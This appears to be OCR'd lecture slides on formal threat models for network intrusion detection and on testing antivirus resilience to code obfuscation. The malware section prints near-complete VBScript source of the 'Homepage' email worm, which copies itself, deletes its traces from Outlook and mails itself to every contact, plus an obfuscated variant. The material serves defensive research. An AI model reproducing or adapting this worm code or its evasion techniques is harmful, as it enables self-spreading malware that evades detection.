- Positives results: show that Snort/TippingPoint correctly identify all instances of a given type
- Positive results: finding TippingPoint vulnerabilities requires much more resources than finding Snort vulnerabilities


Main Ideas

- Formal model for attack derivation
- Black hat tool for attack generation
- Proof of completeness
- White hat tool for attack analysis

Goal: Compute All Attack Instances


Is the initial instance unique?	Yes, when the set of rules is *uniform and reversible*
Are all attack instances derivable from each other?	Yes, when the set of rules is *uniform and reversible*

We formally proved that common transformations
are uniform and reversible




Reversibility of Transformations

FTP Attack: CAN-2002-0126




Reversibility of Transformations

FTP Attack: CAN-2002-0126



Uniformity of Attack Derivation

FTP Attack: CAN-2002-0126



The Lessons to Take Home

- A well define threat model is necessary for a rigorous NIDS evaluation
- A formal threat model can be developed for large and complex security systems like NIDS
- A formal threat model provides solid insight into your NIDS

Automated Testing and Signature Discovery for Malware Detectors

Mihai Christodorescu

Somesh Jha

University of Wisconsin, Madison

Goals

- Construct a formal threat model for malware detectors.
- Measure a malware detector's resilience to evasion attacks.
- Develop analytical techniques to improve resilience.

Threat Model

- An attacker tries to make malware appear benign.
- Obfuscation:
  - A type of code transformation.
  - Result has same functionality, different form.

Renaming Obfuscation

Fragment of *Homepage* e-mail worm:

```
On Error Resume Next
...
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
...
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Obfuscated fragment of *Homepage* e-mail worm:

```
On Error Resume Next
...
Set will=rumor.OpenTextFile(WScript.ScriptFullname,1)
...
Set ego=rumor.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Obfuscations: Summary

- Obfuscations are simple code transformations.
- Obfuscations are semantic-preserving.
- Obfuscations are composable.

Key Insight:


Formalize obfuscations as building blocks of the threat model.

Threat Model: Attack Derivation

Virus Instance $\quad root_A$

\+


Obfuscation Rules $\quad \Phi_A$



$closure(\ Root_A, \Phi_A\ )$


Malware Detector Resilience

How resistant is a virus scanner to obfuscations or variants of known worms?



AV False Negative Rate by Worm

Sophos cannot cope with obfuscations.




No improvement over time.

Analysis to Improve Resilience

Using the limitations of a malware detector, can a blackhat determine its detection algorithm?

- Use adaptive testing to learn the signature employed by the malware detector.



Sample Virus Signature

```
On Error Resume Next
Set WS = CreateObject("WScript.Shell")
Set FSO= Createobject("scripting.filesystemobject")
Folder=FSO.GetSpecialFolder(2)

Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
Do While InF.AtEndOfStream<>True
ScriptBuffer=ScriptBuffer&InF.ReadLine&vbcrlf
Loop

Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
OutF.write ScriptBuffer
OutF.close
Set FSO=Nothing

If WS.regread ("HKCU\software\An\mailed") <> "1" then
Mailit()
End If

Set s=CreateObject("Outlook.Application")
Set t=s.GetNameSpace("MAPI")
Set u=t.GetDefaultFolder(6)
```

```
For i=1 to u.items.count
If u.Items.Item(i).subject="Homepage" Then
u.Items.Item(i).close
u.Items.Item(i).delete
End If
Next
Set u=t.GetDefaultFolder(3)
For i=1 to u.items.count
If u.Items.Item(i).subject="Homepage" Then
u.Items.Item(i).delete
End If
Next

Randomize
r=Int((4*Rnd)+1)
If r=1 then
WS.Run("http://hardcore.pornbillboard.net/shannon/1.htm")
elseif r=2 Then
WS.Run("http://members.nbci.com/_XMCM/prinzje/1.htm")
elseif r=3 Then
WS.Run("http://www2.sexcropolis.com/amateur/sheila/1.htm")
ElseIf r=4 Then
WS.Run("http://sheila.issexy.tv/1.htm")
End If
```

```
Function Mailit()
On Error Resume Next
Set Outlook = CreateObject("Outlook.Application")
If Outlook = "Outlook" Then
 Set Mapi=Outlook.GetNameSpace("MAPI")
 Set Lists=Mapi.AddressLists
 For Each ListIndex In Lists
  If ListIndex.AddressEntries.Count <> 0 Then
   ContactCount = ListIndex.AddressEntries.Count
   For Count= 1 To ContactCount
    Set Mail = Outlook.CreateItem(0)
    Set Contact = ListIndex.AddressEntries(Count)
    Mail.To = Contact.Address
    Mail.Subject = "Homepage"
    Mail.Body = vbcrlf&"Hi!"&vbcrlf&vbcrlf&"You've got to see this page!
It's really cool ;O)"&vbcrlf&vbcrlf
    Set Attachment=Mail.Attachments
    Attachment.Add Folder & "\homepage.HTML.vbs"
    Mail.DeleteAfterSubmit = True
    If Mail.To <> "" Then
    Mail.Send
    WS.regwrite "HKCU\software\An\mailed", "1"
   End If
   Next
  End If
 Next
End if
End Function
```

Discovered AV Signatures

Worm sample: *Homepage*

- Norton AntiVirus


```
Attachment.Add Folder & "\homepage.HTML.vbs"
```

- Sophos Antivirus

The whole body of the malware.

- McAfee Virus Scan

```
On Error Resume Next
Set InF = FSO.OpenTextFile(
        WScript.ScriptFullname, 1 )
Set OutF = FSO.OpenTextFile( Folder &
        "\homepage.HTML.vbs", 2, true )
```



Improving Resilience

- Use signature extraction to highlight the areas that need improvement.

- Apply program normalization:
  - "Undo" obfuscations.
  - Present a "normalized" input to the malware detector.

Lessons Learned

- A formal threat model allows us to reason about malware detectors:
  - Determine their strengths and weaknesses.
  - Focus the work on improving resilience.

- Commercial virus scanners have poor resilience to common obfuscation transformations.